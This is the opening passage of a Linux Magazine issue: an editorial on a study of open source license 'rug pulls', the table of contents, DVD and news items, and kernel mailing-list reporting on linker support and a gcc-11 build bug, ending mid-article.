



Browser Heist: How attackers hijack an unsuspecting web browser



DVD
INSIDE

LINUX

MAGAZINE

ISSUE 288 – NOVEMBER 2024

Smart Home

New age automation
without the cloud

Auto-Installing Ubuntu
Exploring the new YAML-
based installation method

Mass Movie Makeover
Transcoding videos with
HandBrake and CasaOS

Raspberry Pi AI Kit
Building intelligence into
a tiny brain

DIY Weather Station
Stay ahead of the heat
and save the data for later
insights


Yazi
Fly light with a console-
based file manager

10 TREMENDOUS
FOSS FINDS



LINUX NEW MEDIA
The Pulse of Open Source

Inside AlmaLinux



Download this free focus guide and get an introduction to AlmaLinux OS, a forever-free, community-based enterprise Linux distribution.

<https://bit.ly/AlmaLinux-focus-guide>



CHECK THE NUMBERS

Dear Reader,

The free software community loves it when FOSS projects find a place in the IT cosmos. When people who have never used Linux start talking about tools like LibreOffice and MariaDB, we get a warm feeling of accomplishment. However, many open source projects are maintained by for-profit entities, and once in a while, they fall off the open source wagon.

There is still a large army of old-school business people who *don't get* open source. What? You're giving away your source code? What's the point of that? How do you "extract value" from it if everybody can use it? You would think we would be done with this question by now, but actually it has gotten worse in recent years, due to the recent epidemic of large companies using open source code without contributing.

Many suit-and-tie MBA types regard free software as a hippie kind of thing, full of unrealistic hopes and circle-of-love kumbaya singing at the expense of good business. These self-styled "realists" should take a careful look at a recent study by the analyst firm Redmonk on the success of so-called "rug pull" events, where a company takes an open source project out of open source in an attempt to improve the financial position of the company. The study [1], by Redmonk senior analyst Rachel Stephens, tried to determine if making open source code proprietary actually helps the company. Stevens looked at four software projects that had recently changed from an open source license to a more restrictive license: MongoDB, Elasticsearch, Terraform, and Confluent. The goal was to determine whether the move away from open licensing has led to any discernible change in the parent company's trajectory in terms of revenue or market capitalization.

Unsurprisingly (at least for the FOSS community) the study could find no clear link between closed-sourcing and revenue. Some of the companies experienced revenue growth; however, they were growing anyway, and the change didn't seem to affect the rate of growth. Market capitalization seems a little less useful as an indicator – a company's value is subject to all the fads, trends, and prejudices that inhabit the stock market, including the prejudices of suit-and-tie MBA types. But even with the market capitalization indicator, the results were inconclusive: Mongo seems to have gained value. HashiCorp (maker of Terraform) and Confluent have seen their market capitalization drop. Elastic picked up value for a while, then it

dropped, and now it seems to be drifting back. Net income (perhaps the most useful indicator) shows almost no significant benefit from the licensing change.

The Redmonk study offers insights on the true value of open source projects for the parent company. A popular open source project can make a company really famous really fast. Would companies like Mongo and Elastic have even gotten out of the starting gate without their powerful open source applications? But then at the time when shareholders start clamoring for more revenue and market share, the company faces some important choices. If you close the source, will the industry follow, or will it turn to a different tool? Will you replace the free testing and bug hunting you're receiving from the open source community with paid employees, and if so, will this expense offset any potential benefits? If you can no longer use "Avoid Vendor Lock-in" in your sales materials, what will you replace it with?

I know it must be very annoying for a small company to contribute a useful code base to the community and then watch a multi-billion-dollar cloud vendor use the code without giving anything back. On the other hand, a multi-billion-dollar cloud vendor using your code provides name recognition and gravitas to the company that would otherwise be difficult to attain. In the end, the results of the study were inconclusive, which means it probably won't settle any arguments. But the next time these "realists" tell you closing the source is good for business, tell them to check the numbers.



Joe Casad,
Editor in Chief



Info

- [1] Software Licensing Changes and Their Impact on Financial Outcomes: <https://redmonk.com/rstephens/2024/08/26/software-licensing-changes-and-their-impact-on-financial-outcomes/>

ON THE COVER

44 Ubuntu autoinstall

Ubuntu's YAML-based auto-installation method is tailored for today's cloud environments.

50 Transcoding with CasaOS

Online transcoding tools are fine for a single file, but when you need to convert a stack of videos, why not speed things up with some automation?

57 Hijacking Browsers

Do you think attackers only pick on servers? A pen test tool called BeEF shows what they can do with a browser in their sights.

62 Raspberry Pi AI Kit

Get the components you'll need to experiment with AI on the Pi.

72 Weather Station

We spin up a homegrown solution for displaying and storing weather data.

88 Yazi

In you like the speed of a text-based file manager but miss the graphic conveniences, check out this innovative terminal offering.

NEWS

08 News

- New KDE Slimbook Plasma Available for Preorder
- Rhino Linux Announces Latest "Quick Update"
- Plasma Desktop Will Soon Ask for Donations
- Linux Market Share Hits New High
- LibreOffice 24.8 Delivers New Features
- Deepin 23 Offers Wayland Support and New AI Tool
- Linux Foundation Adopts OMI to Foster Ethical LLMs

12 Kernel News

- Supporting Older Tools
- Kernel Bug or Compiler Bug?

COVER STORIES

16 Domoticz

The open source Domoticz home automation platform offers a lightweight, efficient, and highly customizable solution for managing smart devices in the home.

20 openHAB

OpenHAB is an open-source facility-automation platform that lets you network your smart devices independently of vendor or protocol.

28 Voice Control with Home Assistant

You don't need the cloud for voice-activated control.

34 Smart Home

Connect a Rotex heat pump with a Raspberry Pi and integrate it into a smart home solution.

REVIEW

42 Distro Walk – BOSS Linux

Developed with the goal of bridging the digital divide in India, BOSS Linux offers an easy-to-use distribution for all users.

IN-DEPTH

44 Ubuntu autoinstall with cloud-init

The automatic installation method rolled out with Ubuntu 22.04 borrows some tools from the cloud configuration toolbox. We'll show you how to get started.

48 Command Line – DebPostInstall

DebPostInstall takes the drudgery out of Debian installations.

50 Transcoding with CasaOS

Transcoding your video library with CasaOS, HandBrake, FileBrowser, and HAProxy.

57 Hijacking Browsers

Bits of JavaScript from a malicious website can put your browser in a trance. A tool called BeEF encapsulates that power in a most diabolical way.

62 Machine Learning Workshop – Raspberry Pi AI Kit

Raspberry Pi enters the artificial intelligence accelerator fray with a low-cost solution.

66 Programming Snapshot – Go Code on GitHub

Go makes it easy to bundle universal code into a package and share it with the world on GitHub.

34 Smart Home

If you listen to megavendors like Google and Amazon, the only path to a smart home is through the cloud, but the Linux community has a better way. We'll show you some open source smart home tools with no cost and no spying.

MakerSpace

72 Weather Station

A DVB-T stick retrieves information from a professional weather station and stores it in a database for downstream processing.

76 Raspberry Pi 5 Case

The official Raspberry Pi 5 case is not the perfect solution for all applications, so it makes perfect sense to design and 3D print your own case.



@linux_pro




@linuxpromagazine



Linux Magazine



@linuxmagazine



TWO TERRIFIC DISTROS
DOUBLE-SIDED DVD!

SEE PAGE 6 FOR DETAILS

LINUXVOICE

79 Welcome

This month in Linux Voice.

81 Doghouse – Real Values

A great part of early Linux was the fun – of programming, sharing, meeting others – and it's worth cultivating now.

82 FOSSPicks

This month Nate looks at COSMIC Epoch 1, Picker, Freeciv21, Flameshot, TextBin, Tuba, Proton VPN, and much more!

88 Tutorial – Yazi

This fast and flexible file manager offers command-line speed with some GUI-like conveniences.

95 Back Issues

96 Events

97 Call for Papers

98 Coming Next Month

Rocky Linux 9.4 and MX Linux MX-23.3

Two Terrific Distros on a Double-Sided DVD!



Rocky Linux 9.4 64-bit

Rocky Linux is a community-based alternative to Red Hat Enterprise Linux (RHEL). For users' convenience, its release versions parallel those of RHEL, and it includes a migration tool, `migrate2rocky`, for those who wish to switch from RHEL. Rocky's releases usually occur within a week or two of RHEL's releases. Both are geared toward large deployments rather than single-user installations.

Rocky Linux's 9.4 release includes enhanced options for its image builder, including custom mount points and partitioning modes. It also features updates to a variety of security features, ranging from new deny rules for SELinux user space and the ability to install Keylime's verifier and registrar as containers, to the ability to create a directory for provider-specific configuration files in the OpenSSL TLS toolkit and support for modern PostgreSQL clients. Rocky Linux 9.4 also supports the latest releases of popular programming languages and numerous enhancements and upgrades to container management. If this seems like an unusually large number of changes for a point release, it is probably due to Rocky Linux's ongoing efforts to offer a complete RHEL replacement without direct access to RHEL source code.



MX Linux MX-23.3 64-bit

MX Linux is a joint venture between the antiX and MX Linux distributions. The result is the only community-based, one-stop shopping site for Linux hardware and software, with a homepage that includes links to hardware providers, community support, and cloud services.

MX-23.3 (Libretto) is based on Debian 12.5. In case users need to compile a driver but cannot get online, all images include "build-essential" files. Images also include PipeWire, as well as updated manuals and increased language support. MX Linux is aimed primarily at individual users and what they need to get up and running.

Defective discs will be replaced. Please send an email to subs@linux-magazine.com.

Although this Linux Magazine disc has been tested and is to the best of our knowledge free of malicious software and defects, Linux Magazine cannot be held responsible and is not liable for any disruption, loss, or damage to data and computer systems related to the use of this disc.

Celebrate LPI's 25th Anniversary
with Free Exam Vouchers!



Thank You for All Your Support!

Linux Professional Institute (LPI) celebrates its 25th anniversary in 2024. To mark this milestone, we are offering something special: From October to December 2024, every 25th candidate who takes one of our exams will receive a free voucher for their next exam. Thank you for supporting LPI! Celebrate 25 years of promoting Linux and open source expertise with us and advance your IT career!

Find out more about
Linux Professional Institute
and our anniversary at lpi.org/25



NEWS

Updates on technologies, trends, and tools

THIS MONTH'S NEWS

08

- New KDE Slimbook Plasma Available for Preorder
- Rhino Linux Announces Latest "Quick Update"

09

- Plasma Desktop Will Soon Ask for Donations
- Linux Market Share Hits New High
- More Online

10

- LibreOffice 24.8 Delivers New Features
- Deepin 23 Offers Wayland Support and New AI Tool

11

- CachyOS Adds Support for System76's COSMIC Desktop
- Linux Foundation Adopts OMI to Foster Ethical LLMs

New KDE Slimbook Plasma Available for Preorder

All about power, the latest KDE Slimbook features an AMD 8845HS with CPU 8 cores, 16 threads, and up to 5.1GHz and 24MB cache. You'll also find an AMD 780M GPU, with 12 cores and RDNA 3 and NPU, ready for local AI. While the Slimbook does not ship with AI software preinstalled, it does mean the hardware is ready for AI. With this latest iteration, you can get up to 96GB of RAM (DDR5 5600MHz), so you can imagine how fast the Plasma desktop will perform.

Other features include an 83 Wh battery, four speakers, a full aluminum chassis, a 16" Wide Quad XGA display (2560x1600, 16:10, sRGB 100%, 120Hz, 400 nits), 2 x PCIe 4.0, and the Plasma 6.1 desktop environment (which also includes the LibreOffice office suite). The base system includes 16GB of RAM, a 250GB NVMe drive, and the KDE Neon distribution.

The base price for the KDE Slimbook VI at launch is EUR1,099 (~\$1,213) and, of course, you can upgrade it as needed. For a fully-spec'd out version (with 96GB RAM and 2 x 4TB Samsung 990 Pro drive), the cost jumps to EUR2,310 (~\$2,550).

The new laptop can be preordered (<https://slimbook.com/en/shop/product/kde-slimbook-vi-amd-ryzen-7-8845hs-1467?category=58&search=KDE>) now from the Slimbook shop and will ship near the end of October 2024.

Rhino Linux Announces Latest "Quick Update"

Rhino Linux has delivered a new release, version 2024.2, just two months after the previous one with some serious updates.

Based on Ubuntu, Rhino Linux leverages the Pacstal package manager for installing tons of applications, as well as sane defaults and a highly customized Xfce desktop environment.

With the latest release, there's a new Unicorn theme with a brand new GTK/XFWM4/Kvantum default theme to replace the older Yaru-Purple scheme. The new theme is a significant improvement over the previous one.

Along with the new theme, you'll find a much improved Setup Wizard that includes a significant number of containerized options, a new package manager, and the option to add Night Shift. Other options include the Nix package manager, Docker, Podman, Flatseal, Distrobox, VirtualBox, Qemu, and Redshift.

Pacstall also has benefited from the update with the addition of PkgBase splitting that allows the building of multiple individual packages from a single pacscript.

Rhino Linux 2024.2 ships with kernel 6.10.7 for the generic ISO images, kernel 6.9.0-okpine for Pine64 images, and kernel 6.8.0-raspi for Raspberry Pi images.

You can read more about the latest release in the official announcement (<https://rhinolinux.org/news-15.html>) and download an ISO from the Rhino Linux download page (<https://rhinolinux.org/download.html>).

■ Plasma Desktop Will Soon Ask for Donations

Plasma desktop is one of the more popular Linux desktops on the market. Like most Linux desktops, Plasma is free, which means the development team relies on donations. The problem with that has been the challenge of knowing where to donate.

The Plasma development team has a solution in the form of a yearly pop-up reminder to encourage users to donate. This new feature doesn't mean you have to donate to the cause; it just means it'll be easier to do so.

According to Plasma developer, Nate Graham (<https://pointieststick.com/2024/08/28/asking-for-donations-in-plasma/>), the team asks for donations to cover things like web and server hosting, organizing and hosting larger Academy events, funding more frequent and larger sprints, and paying people to work on things not focused on by the volunteer community.

Nate states, "If you're plugged into KDE social media, you probably see a lot of requests for donations. I end every one of my 'This Week in KDE' posts with one, and many others do for their own blog posts as well. KDE's official social media channels blast it out constantly, and we also do yearly fundraisers that are widely promoted online. If you're reading this, you may get the impression that we're always begging for cash!"

The problem is that not all Plasma users are plugged into those communications channels, which inspired the idea for the yearly pop-up.

Other new features for version 6.2 include the ability to block apps from inhibiting sleep mode, a new "fill" mode for wallpaper, an overhauled System Settings Accessibility page, and the usual slew of bug fixes.

■ Linux Market Share Hits New High

According to Statcounter (<https://gs.statcounter.com/os-market-share/desktop/worldwide>), Linux desktop market share has reached an all-time high of 4.44 percent in July. This is up from 4.04 percent in June, which was an increase from May at 3.77 percent. In fact, the Linux market share has been slowly creeping upward and that trajectory should continue to rise. At its lowest point in 2023, Linux was at 3.12 percent (July). Before July 2024, the peak was December at 3.83 percent.

Compare that to macOS and you see a completely different trend, where Apple's OS peaked at 21.01 percent in November 2023 and has steadily fallen to 14.92 percent in July 2024.

There are several possible reasons for this change. First is the growing frustration with Windows 11 (such as forced ads and AI). As for macOS, the continued rising cost of Apple hardware makes using the OS a challenge for many people. Also, the popularity of the Steam Deck (which is powered by Linux) has given the open source OS a considerable bump in popularity. It doesn't hurt that just about any recent version of Linux is viable, even for new users.

If this trend continues, it's not out of the realm of possibility that Linux will hit 5 percent by the end of 2024 and could even inch closer to double digits by the end of 2025. The possibility of Linux finally surpassing macOS's market share has become a reality (as macOS continues to drop and Linux continues to rise).

It's also important to understand that the 4.44 percent could be an underestimate of Linux usage, as Statcounter depends on website trackers to collect data. Since many Linux users go to great lengths to retain their privacy, it's possible several thousands of Linux instances aren't being registered. That number

MORE ONLINE

Linux Magazine

www.linux-magazine.com

ADMIN HPC

<http://www.admin-magazine.com/HPC/>

HPCCM with Docker and Podman

• Jeff Layton

HPCCM makes creating and maintaining containers so much easier.

ADMIN Online

<http://www.admin-magazine.com/>

Making Kerberoasting Uneconomical

• Evgenij Smirnov

A method known as Kerberoasting is an exploitation technique of the Kerberos authentication protocol. We take a closer look at the available safeguards and detection measures against this attack.

Securing the Container Environment

• Raul Lapaz

Implement a good, robust defense with an in-depth strategy of applying multiple layers of security to all components, including the human factor.

Security and Automation with SBOMs

• Martin Kuppinger

Already mandatory in the United States and recently approved in Europe thanks to new legislation, a software bill of materials provides information about software components, enabling IT managers to respond better to attacks and vulnerabilities.

could already be at or over 5 percent. Keep checking Statcounter to see how this trend continues.

LibreOffice 24.8 Delivers New Features

LibreOffice 24.8 is officially available for installation and includes a new privacy feature that will appeal to many Linux users.

This new feature is centered around privacy and makes it easy for users to remove personal information from documents. Said information includes author names, timestamps, editing duration, printer name and configuration, document template details, author and date of comments, and tracked changes. Given how security and privacy have become a critical aspect of computing in the modern era, this is an especially important feature. LibreOffice is now the only office suite on the market that respects the privacy of the user, while also retaining a feature set that is comparable to the competition. To use this new feature, you only have to enable *Tools | Options | LibreOffice | Security | Options | Remove personal information on saving*. Once you've done that, no personal information will be exported.

Other new features/improvements include better handling of character formatting, cross-references for drag-and-drop items, better hyphenation, new functions for Calc (FILTER, LET, RANDARRAY, SEQUENCE, SORT, SORTBY, UNIQUE, XLOOKUP and XMATCH), the ability to scroll between slides in Impress, new chart types (such as Pie-of-Pie and Bar-of-Bar), accessibility improvements, and a new mode for password-based ODF encryption.

You can read more about the latest release from the official LibreOffice notes (<https://blog.documentfoundation.org/blog/2024/08/22/libreoffice-248/>) and then download the installer from the LibreOffice download page (<https://www.libreoffice.org/download/download-libreoffice/>).

Deepin 23 Offers Wayland Support and New AI Tool

The latest release of Deepin brings significant updates to the OS, including a new version of the Deepin Desktop Environment, AI, the Linyaps application ecosystem, and the Deepin IDE.

Liu Wenhuan, founder of the Deepin Community, had this to say about the new release, "We don't consider simply adding or removing a few upstream applications, modifying the language, wallpaper, or adjusting the application layout to be a genuine version update of an operating system. We aspire that every major version update contains a wealth of features truly needed by users and innovative content to push the boundaries of what a Linux desktop distribution can achieve, making it as powerful as commercial operating systems like Windows and macOS."

The developers certainly did deliver. First off, there's Wayland support, for a more responsive and secure experience. Deepin 23 ships with both Wayland and X11, so users can switch between them should the need arise.

There's also a new package format, called LingLong, which was created by the Deepin developers to solve compatibility issues caused by complex dependencies. There's also the LingLong Repair Tool to fix apps that fail after a system upgrade.

The next big ticket item is UOS AI, which includes a global search function, an AI-powered email app (Mailbox), and an AI-injected web browser to offer users a similar experience to that of Microsoft's Copilot.

You'll also find updated avatars, an improved upgrade tool, new wallpapers, an improved music app, Linux kernels 5.15 and 6.6, and more.

You can read about all of the changes in the official changelog (<https://www.deepin.org/en/deepin-23-is-officially-released/>) and download an ISO from the official download page (<https://www.deepin.org/en/download/>).



**Get the latest news
in your inbox every
week**

**Subscribe FREE
to Linux Update
bit.ly/Linux-Update**

CachyOS Adds Support for System76's COSMIC Desktop

If you're a fan of testing alpha releases (especially in the realm of desktops), then CachyOS has something pretty exciting for you. The August 2024 ISO snapshot of this Arch-based Linux distribution will include the first alpha of System76's COSMIC desktop.

I've tested this desktop environment on both Fedora and Pop!_OS. Somewhat Gnome-ish in look and feel, COSMIC should be a simple desktop to try for anyone who's worked with a modern Linux user interface.

The CachyOS developers will be following the upstream release of COSMIC for packaging, with packages based on the latest commit available (though not used for installation).

On top of including COSMIC desktop, the next release of CachyOS also includes the NVIDIA 560 Beta graphics driver that defaults to open source kernel modules. CachyOS defaults to the Plasma desktop with version 6.1.4 shipped with the latest ISO and up-to-date core components.

The developers also are providing an Arch Linux mirror and worldwide CDN cache (sponsored by CDN77) for the default installation, which addresses previous issues of the OS selecting outdated mirrors. As well, the kernel manager has received several fixes, and a script has been added to easily handle Secure Boot.

You can read more about the latest CachyOS ISO in the official announcement (<https://cachyos.org/blog/2408-august-release/>). You'll find links on the same page to download the ISO image for installation.

Linux Foundation Adopts OMI to Foster Ethical LLMs

The Linux Foundation has added the Open Model Initiative (OMI) to its ever-expanding portfolio to help pave the way for more ethical large language models (LLMs).

The OMI was founded in June 2024 by Invoke, Civitai, and Comfy Org with the goal of bringing together developers, researchers, and enterprises to advance open and permissive-based licensing for AI models and the technology surrounding them. Permissive licensing should make it easier for community members to participate in the development of these models without downstream obligations.

To make this a reality, OMI will be governed by a community-led steering committee, conduct a survey to collect feedback for future model research, and develop a transparent dataset for training. OMI hopes to release an alpha version of the model by the end of the year.

The big concern, according to Abhigyan Malik, Practice Director of data, analytics, and AI at the Everest Group, is "Developing LLMs is highly compute-intensive and has cost big tech giants and start-ups billions in capital expenditure to achieve the scale they currently have with their open source and proprietary LLMs."

Malik also believes the practice of using ethical data to train models will grow increasingly more difficult because the more popular sources are changing their policies regarding privacy and usage.

Jim Zemlin, Executive Director of the Linux Foundation, said of this initiative, "The Linux Foundation is deeply committed to fostering open and collaborative development around AI."

He continued, "With the Open Model Initiative, we are taking a significant step towards making AI accessible and beneficial for everyone, building an environment where creativity and progress in AI can thrive without barriers."

Read more about the joint effort between the Linux Foundation and OMI: <https://www.linuxfoundation.org/press/linux-foundation-welcomes-the-open-model-initiative-to-promote-openly-licensed-ai-models>.

Zack's Kernel News



Chronicler Zack Brown reports on the latest news, views, dilemmas, and developments within the Linux kernel community.

By Zack Brown

Supporting Older Tools

One fascinating aspect of Linux involves balancing the need to support all users everywhere with the need to keep the source code as clean and maintainable as possible. For example, someone may have an extremely old computer with an old compiler and old versions of the other tools needed to build the kernel. While it's possible for Linus Torvalds and the rest of the developers to continue supporting those old tools forever, should they do it?

Linus believes they should not. As the build tools continue to improve over time, the kernel source tree no longer needs to compensate for the lack of this or that feature in those older tools. This allows the kernel developers to clean out code that is no longer needed because a build tool handles a given situation better than it did in the past. However, to support all users everywhere, the kernel would need to maintain support for those old tools that didn't do things as well as they do now. So that old kernel code that's no longer needed would still have to be kept in order to handle all the old build tool versions.

In practice, what happens is that Linus chooses an old version of each tool and decides that the kernel will support all versions after that one (sometimes with exceptions for particularly broken versions). Periodically, the benefit of ripping out a massive ton of decrepit code outweighs the desire to continue supporting a particular version of a particular build tool. At that point, Linus may update the minimum version number for that tool and let the feeding frenzy begin for developers to tear out all that newly unneeded support code.

In a recent example of this, Oleg Nestorov reported that he was unable to compile the most recent Linux kernel version on his very old system. The build system reported undefined references to various symbols. In other words, parts of the kernel couldn't find other parts of the kernel when they needed to use them. Oleg's first thought

was that his C compiler, GCC v5.3.1 (released almost a decade ago), was the cause of the failure.

Linus Torvalds replied very quickly to Oleg's report, saying that it wasn't the C compiler but the linker (the tool that glued together all the different bits and pieces that the compiler itself built) that was probably at fault. Linus quoted from the linker scripting language documentation:

"If an output section's name is the same as the input section's name and is representable as a C identifier, then the linker will automatically [create] two symbols [...]. These indicate the start address and end address of the output section respectively. Note: most section names are not representable as C identifiers because they contain a ':' character."

Linus told Oleg, "apparently your linker doesn't do that." He added, "can you say what your linker version is so that I can curse it in private and document it in public?" Linus concluded, "I think you must be one of the very few users of it, because I too am not finding any other reports".

Oleg replied that his linker (the `ld` tool) reported its version number as `2.25-17.fc23`.

Linus replied, "Yeah, we document that we support building with `ld-2.25`. And I went and looked into the `binutils-gdb` repo, and it looks like this whole automatic start/stop symbol thing was introduced in 2.29." In other words, the kernel improperly relied on a feature of the linker that was only added later than the version of the linker that was officially supported.

Linus wrote a patch to fix the kernel's support for that older linker version, saying:

"I'm (probably entirely in vain) hoping that we might aim to use this 'standard' format of start/stop symbols, so I introduced it as some kind of simple 'NAMED_SECTION()' macro instead."

"So this patch seems to work for me, and looks somewhat reasonable (if people actually start using this and want to use different alignments, we might have to make that alignment an argument in

Author

The Linux kernel mailing list comprises the core of Linux development activities. Traffic volumes are immense, often reaching 10,000 messages in a week, and keeping up to date with the entire scope of development is a virtually impossible task for one person. One of the few brave souls to take on this task is **Zack Brown**.

the future, but let's go for a really simple macro interface for now)."

Oleg confirmed that Linus's patch worked for him.

The conversation ended at about that point. But to give you a sense of how tangled the situation can be, at one point in the conversation Linus remarked:

"Honestly, our linker scripts are basically voodoo, and the ALIGN pattern we use is part of that voodoo. Part of it is that linker script syntax is just horrendous, and part of it is that writing linker scripts is so rare that people just mostly do it with the 'monkey see, monkey do' model of programming, ie cutting and pasting things that they don't understand and modifying them so that it 'works'.

"IOW, the right thing to do is really to not have any ALIGN directive at all, and have the alignment come from the input sections by specifying it in the source when the section is built.

"Except we don't do that either, unless it sometimes happens almost by accident (ie when we tell the compiler to use specific section names and alignment, then the compiler will actually do it for us).

"I'll update my fix to be the minimal 'don't rock the boat' fix. And we'll continue with the nasty linker script voodoo approach."

But the conversation didn't really go any further. Linus's fix was to support the older 2.25 version of the linker, rather than to abandon it and simply update the documentation to say that version 2.29 would be the new minimum. I'd speculate that he wanted to do this because Oleg was a clear user of that older version, and Linus always wants to support actual users, even on very old systems. If this error had been reported instead by a kernel developer simply testing older tools, Linus might very well have concluded that there were no actual users of the linker version 2.25 left in the world, and that therefore it would be safe to update the minimal version number, rather than patch the kernel source code.

Kernel Bug or Compiler Bug?

Linus Torvalds recently announced Linux v6.11-rc1, the first release candidate of the development cycle. In the before times, it was hard to identify when developers should focus on implementing new

features versus stabilizing existing features. Several methods were tried, including having very long and exciting development periods, followed by very long and stultifying stabilization periods. Nowadays new features go into the early release candidates, which then go through a relatively short period of stabilization. This way developers get to do the fun stuff without having to wait too long during the stabilization period.

This time, Linus announced a relatively normal-seeming "merge window" (the window of time during which new features would be accepted). He explained tranquilly:

"There's 12k + regular commits (and another 850 merge commits), so as always the summary of this all is just my merge log. The diffstats are also (once again) dominated by some big hardware descriptions (another AMD GPU register dump accounts for ~45% of the lines in the diff, and some more perf event JSON descriptor files account for another 5%).

"But if you ignore those HW dumps, the diff too looks perfectly regular: drivers account for a bit over half (even when not counting the AMD register description noise). The rest is roughly one third architecture updates (lots of it is dts files, so I guess I could have lumped that in with 'more hw descriptor tables'), one third tooling and documentation, and one third 'core kernel' (filesystems, networking, VM and kernel). Very roughly."

So far, so normal. Surprisingly, however, Guenter Roeck reported a bunch of build errors in his automated tests. He remarked, "In summary, quite impressive in a negative sense. At least some of the problems (such as the tinyconfig build failures, and some of the test failures) have already been reported. I simply don't have the time for a detailed analysis. Logs are available at <https://kerneltests.org/builders>, in the 'master' column, for those with time to track things down."

Linus looked into this, including various relevant email threads. He felt, as he said, "Not super-happy about how people apparently were discussing the build failures for a long time, and didn't even bother mentioning them in the pull requests."

He and a lot of other people dug into these problems, and many were resolved. One of these stands out because it poses some interesting questions

about where and how to look for the real culprits of certain problems.

At one point during this discussion, Guenter remarked that this particular problem went away if he used particular versions of the GNU C Compiler (GCC). He said versions 9.4, 10.3, 12.4, and 13.3 worked just fine, while versions 11.4 and 11.5 both failed. He suggested, “Maybe I should just switch to a more recent version of gcc and call it a day, in the hope that it is a compiler (or qemu) problem and doesn’t just hide the problem.”

This is where things got exciting.

Peter Zijlstra replied, “Tempting, but I think it would be good to figure out what in GCC-11 makes it sad, gcc-11 is still well within the supported range of GCCs.”

Linus also responded to the same post, saying:

*“Well, if it’s a gcc-11 problem, I think we still really want to know what is going on. We are **not** all that close to dropping support for gcc-11 yet.*

“And honestly, while it’s often very convenient to blame the compiler, compiler bugs are still very rare.

*“It’s **much** more common that bad code just happens to work with a good compiler than that good code happens to break with a bad compiler.*

“Yes, we obviously do hit real compiler bugs, but still ... We’d need to actually see what goes wrong in the code generation before blaming a compiler bug.”

At first the problem seemed elusive – Peter reported that doing a standard `git bisect` failed to identify the oldest kernel version that could reproduce the bug. He said, “something along the way must’ve changed a critical CONFIG symbol. The .config I ended up with at v6.11-rc1 did no longer reproduce.”

Guenter added, “An interesting bit of information: The problem is seen with many, but not all CPUs. For example, I don’t see it with athlon, n270, Dhyana, or EPYC. qemu32 is affected, but qemu64 is fine. But on the other side both kvm32 and kvm64 are affected.”

Guenter also tried `git bisect`, but, like Peter, this failed to identify a useful kernel version to debug. He remarked, “Baffled. Is it possible that the crashing code catches some page boundary?”

Linus looked all this over and said:

“We’ve definitely seen things like that before. Some alignment change makes something cross a cacheline or page

boundary, and it magically causes a huge regression.

“Usually it’s about performance, though, not this kind of thing.

“But I could imagine that some odd instruction rewriting thing goes wrong only when the instruction crosses a page boundary, and that we’ve never happened to hit that case, and then some kernel config just moves the affected code around just enough.

“That would then indirectly also explain why only some compiler versions hit it – because it all depends on hitting that exact page crosser.

“You also seemed to say that it only happened with some CPU selections. Maybe there’s something wrong with the ALTERNATIVE() cleanups – I’m looking at that new ‘nested alternatives macros’ thing, and the odd games we play with the origin and replacement lengths etc.

“That all looks entirely crazy. That file was hard to read before, now it’s just incomprehensible to me.”

At one point, Borislav Petkov remarked:

“Just a data point:

“gcc-11 (Debian 11.2.0-19) 11.2.0 –

“does NOT repro.

“Upgrading to

“gcc-11 (Debian 11.5.0-1) 11.5.0

*”*does* repro.*

“Fun.”

There was much debugging and examination of assembly code and other deep stuff. Finally Peter hit upon a common theme. He said, “pti = off makes it go away, could be those CPU models don’t have meltdown and as such don’t enable PTI.”

